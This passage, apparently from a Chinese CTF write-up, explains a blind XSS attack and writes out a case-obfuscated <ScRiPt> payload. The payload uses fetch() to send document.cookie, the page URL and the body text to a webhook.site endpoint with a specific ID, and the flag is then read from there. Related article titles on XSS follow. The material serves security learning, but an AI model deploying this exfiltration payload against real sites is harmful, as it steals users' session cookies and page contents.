
盲 XSS 在其他的浏览器里执行,我们看不到结果,所以必须让它主动把数据 "寄" 出来。这里用的是webhook.site。

内容就是常用的fetch。

javascript 复制代码
fetch("https://webhook.site/我们的UUID?z="+encodeURIComponent(document.cookie))

?z= 是我们自定义的查询参数。

通过webhook.site可知uuid为bad6a7cc-0d15-412c-a187-47caaddd5e82。

javascript 复制代码
fetch("https://webhook.site/bad6a7cc-0d15-412c-a187-47caaddd5e82?z="+encodeURIComponent(document.cookie))
总的payload就是:

html 复制代码

<ScRiPt>fetch("https://webhook.site/bad6a7cc-0d15-412c-a187-47caaddd5e82?z="+encodeURIComponent(location.href+"||"+document.cookie+"||"+document.body.innerText))</ScRiPt>

提交访问申请等待一会能从回显里看到flag

相关推荐
白帽攻防录1 天前
SRC 挖洞:TanStack Start 服务器函数 XSS 深度复盘,CVE-2026-102989 怎么窃取用户会话
运维·服务器·网络安全·xss
Seraphina365 天前
DVWA(XSS Reflected/Stored High,CSRF Low)
前端·xss·csrf
Seraphina366 天前
DVWA(SQL Injection-High,XSS Reflected-Medium,XSS Stored-Medium)
数据库·经验分享·sql·网络安全·xss
其实防守也摸鱼6 天前
网安自测题:掌握核心知识点的实用练习
linux·运维·服务器·前端·数据库·sql·xss
Seraphina367 天前
DVWA(SQL注入-low,medium,XSS反射-low)
前端·数据库·笔记·sql·网络安全·web·xss
cindershade8 天前
登录态不是一枚令牌,而是一条可撤销的生命线
xss
hasty12 天前
HTML 已经转义,为何仍有 XSS?Sharp srcdoc 漏洞中的第二次解析
前端·html·xss
子非鱼a20 天前
【XSS】校园墙
xss
szephyr20 天前
前端鉴权实战:Token 存哪、怎么刷新、怎么防 XSS 与 CSRF
鉴权·xss·csrf·jwt·token
子非鱼a21 天前
【XSS】乌托邦·王的实验室
html·xss